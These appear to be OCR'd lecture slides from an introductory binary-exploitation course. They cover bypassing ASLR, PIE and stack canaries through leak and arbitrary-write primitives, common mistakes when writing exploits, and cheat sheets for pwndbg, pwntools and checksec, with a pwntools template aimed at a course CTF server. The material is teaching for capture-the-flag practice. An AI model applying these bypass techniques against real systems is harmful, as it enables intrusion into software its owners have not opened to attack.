
Caveat

So far we assumed that addresses of gadgets and libc are known



Caveat

Randomized address mappings break our attack



🤮 ASLR 🤮


- Address Space Layout Randomization
- Randomized memory layout on every execution
- Linux ASLR is based on 4 randomized (base) addresses
  - Stack, Heap, mmap, vdso
  - … and a 5th one if binary is Position Independent Executable (PIE)
    - Location of .text, .rodata, .bss, .got depend on PIE base

🚀 Bypass ASLR and PIE 🚀

Leak primitive

- some way to print a memory address (e.g. format string bug)
- Leak of 1 library address derandomizes all libraries
- Leak of 1 address in our binary breaks PIE
- Forked processes share layout with parent


🤮 Canaries 🤮




```
0x40114e <+8>:    mov    rax,QWORD PTR fs:0x28
0x401157 <+17>:   mov    QWORD PTR [rbp-0x8],rax
...
0x40118f <+73>:   mov    rdx,QWORD PTR [rbp-0x8]
0x401193 <+77>:   sub    rdx,QWORD PTR fs:0x28
0x40119c <+86>:   je     0x4011a3 <main+93>
0x40119e <+88>:   call   0x401040 <__stack_chk_fail@plt>
0x4011a3 <+93>:   leave
0x4011a4 <+94>:   ret
```

- function prologue: push 7 random (+1 null) byte on stack
- function epilogue: assert these bytes did not change
- Prevent (linear) stack buffer overflows

🤮 Canaries 🤮

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0x4011a3 <+93>:  leave
0x4011a4 <+94>:  ret
```

```
$ ./exploit.py
*** stack smashing detected ***: terminated
Aborted (core dumped)
```

🤮 Canaries 🤮


```
0x40114e <+8>:    mov    rax,QWORD PTR fs:0x28
0x401157 <+17>:   mov    QWORD PTR [rbp-0x8],rax
...
0x40118f <+73>:   mov    rdx,QWORD PTR [rbp-0x8]
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0x40119e <+88>:   call   0x401040 <__stack_chk_fail@plt>
0x4011a3 <+93>:   leave
0x4011a4 <+94>:   ret
```

- Canary worthless if we can leak it
  - e.g. by overwriting up to the canary's null byte and then calling `puts(buf)`

🚀 Arbitrary write primitive 🚀

- bug that allows writing anything at any address
- … but which address to choose?
  - pointers to library functions in `.got.plt`
  - … but `.got.plt` is read-only if checksec reports Full RELRO
  - other targets: libc GOT, exit handlers, return addresses on stack, …

Common Mistakes

libc stack alignment

```
Program received signal SIGSEGV, Segmentation fault.
─────────────────────────[ DISASM / x86_64 / set emulate on ]─────────────────────────
▶ 0x7f93bc5bc4c0 <_int_malloc+2832>    movaps xmmword ptr [rsp + 0x10], xmm1
```

- `movaps` requires `rsp` to end in `0x0`
- Solution: add `ret` gadget at start of your chain

Common Mistakes

accidentally sending newlines

Some functions stop reading when they encounter special characters!

`gets`, `fgets`	stops at newline
`scanf("%s")`	stops at whitespace
`strcpy`	stops at null byte

Common Mistakes

calling your exploit script pwn.py

```
$ python3 ./pwn.py
Traceback (most recent call last):
  File "/tmp/./pwn.py", line 2, in <module>
    from pwn import *
    ^^^^^^^^^^^^^^^^^
  File "/tmp/pwn.py", line 3, in <module>
    exe = context.binary = ELF('level1')
                           ^^^
NameError: name 'ELF' is not defined
```

In this case, `import pwn` does *not* import pwntools but the file `pwn.py` in your **current directory!**

Practicing

Watch Mindmapping a Pwnable Challenge by LiveOverflow

- pwn.college
- ctf.hackucf.org
- ropemporium.com
- pwnable.kr

Tools

- pwndbg for gdb
- pwntools for exploit scripts
  - includes checksec, ROPGadget
- pwninit (convenient patchelf wrapper)
- one_gadget (single gadget RCE)

pwntools cheat sheet

```python
#!/usr/bin/env python3
from pwn import *

r.sendline(b'A'*8 + p64(0x400000) + cyclic(8)) # concatenate
proof = r.recvuntil(b'Quod erat demonstrandum.')
line = r.recvline() # or r.recvuntil(b'\n')
num = int(line, 16) # parse line as hexadecimal integer
print(hex(num)) # convert back
```

```
$ pwn cyclic -l 0x62616163626162 # find offset
$ ROPgadget --binary ./level2
```

checksec

Partial RELRO	GOT is writable (useful if you have arbitrary write)
Full RELRO	GOT is read-only
Canary found	Stack frame of some functions protected against buffer overflow
NX enabled	stack is not executable (prevents shellcode)
PIE enabled	base address randomized (prevents ROP)
everything else	irrelevant for us

pwndbg cheat sheet

`start`	start execution until main function
`b win`	set breakpoint at start of function
`b *win+5`, `b *0xdeadbeef`	set breakpoint at address
`c`	continue until breakpoint
`ni`, `so`	step over an instruction
`si`	step into a function call
`lm`, `vmmap`	list memory mappings
`tel 0xdeadbeef`	dump memory at address

Pressing Enter repeats last command.

pwntools template

```python
#!/usr/bin/env python3
# ruff: noqa: F403 F405
# pylint:disable=undefined-variable,wildcard-import
from pwn import *
elf = context.binary = ELF("./level1")
context.log_level = 'debug'

if args.REMOTE:
    r = remote('intro.kitctf.de', 4169) # different for each level
elif args.GDB:
    r = gdb.debug(elf.path, env={}, gdbscript='''
        break main
        continue
        ''')
else:
    r = process(elf.path)

win = p64(elf.symbols['win'])
r.sendline(cyclic(0xff))
r.interactive()
```

Usage: `./exploit.py` or `./exploit.py GDB`